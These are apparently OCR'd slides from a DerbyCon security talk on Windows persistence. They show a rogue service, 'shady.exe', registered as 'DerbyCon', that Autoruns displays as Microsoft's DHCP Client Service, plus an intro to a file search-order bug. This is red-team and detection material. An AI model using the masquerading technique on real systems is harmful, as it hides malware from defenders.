
Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DerbyCon

Name	Type	Data
(Default)	REG_SZ	(value not set)
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	shady.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000010 (16)

Fake Service DLL



Sweet Victory!

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
☒ CscService	The Offline Files service performs mai...	Microsoft Corporation	c:\windows\system32\csccsvc.dll	12/31/2028 8:13 AM
☒ DcomLaunch	The DCOMLAUNCH service launche...	Microsoft Corporation	c:\windows\system32\vpcss.dll	9/10/2018 10:27 PM
☒ DerbyCon	DHCP Client Service	Microsoft Corporation	c:\windows\system32\dhcpcore.dll	11/30/1904 3:56 AM
☒ DeviceInstall	Enables a computer to recognize and...	Microsoft Corporation	c:\windows\system32\umpnpgmgr.dll	4/8/1902 9:59 AM
☒ DevicesFlowUserSvc	Device Discovery and Connecting	Microsoft Corporation	c:\windows\system32\devicesflowbr...	1/1/1908 3:13 AM
☒ DevicesFlowUserSvc_5...	Device Discovery and Connecting	Microsoft Corporation	c:\windows\system32\svchost.exe	4/26/1971 10:43 AM
☒ DevQueryBroker	Enables apps to discover devices wit...	Microsoft Corporation	c:\windows\system32\devquerybrok...	12/16/1925 2:52 AM
☒ Dhcp	Registers and updates IP addresses ...	Microsoft Corporation	c:\windows\system32\dhcpcore.dll	11/30/1904 3:56 AM
☒ diagnosticshub.standard...	Diagnostics Hub Standard Collector ...	Microsoft Corporation	c:\windows\system32\diagsvcs\diag...	5/23/1907 4:48 PM


dhcpcore.dll Size: 357 K
DHCP Client Service Time: 11/30/1904 3:56 AM
Microsoft Corporation Version: 6.3.15063.0
%SystemRoot%\system32\dhcpcore.dll

Ready. No Filter.

Extension Search Order Bug

WTF is Search Order?


The process of resolving the location of a desired file.

A screenshot of a Windows Command Prompt window. The title bar shows the path "C:\Windows\system32\cmd.exe". The window has a black background with white text. It displays the Microsoft Windows version information: "Microsoft Windows [Version 10.0.15063]" and "(c) 2017 Microsoft Corporation. All rights reserved." Below this, the current directory is "C:\Users\User>". The command "calc.exe" has been entered at the prompt, but it has not yet been executed.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\User>calc.exe
```

Searching for calc.exe



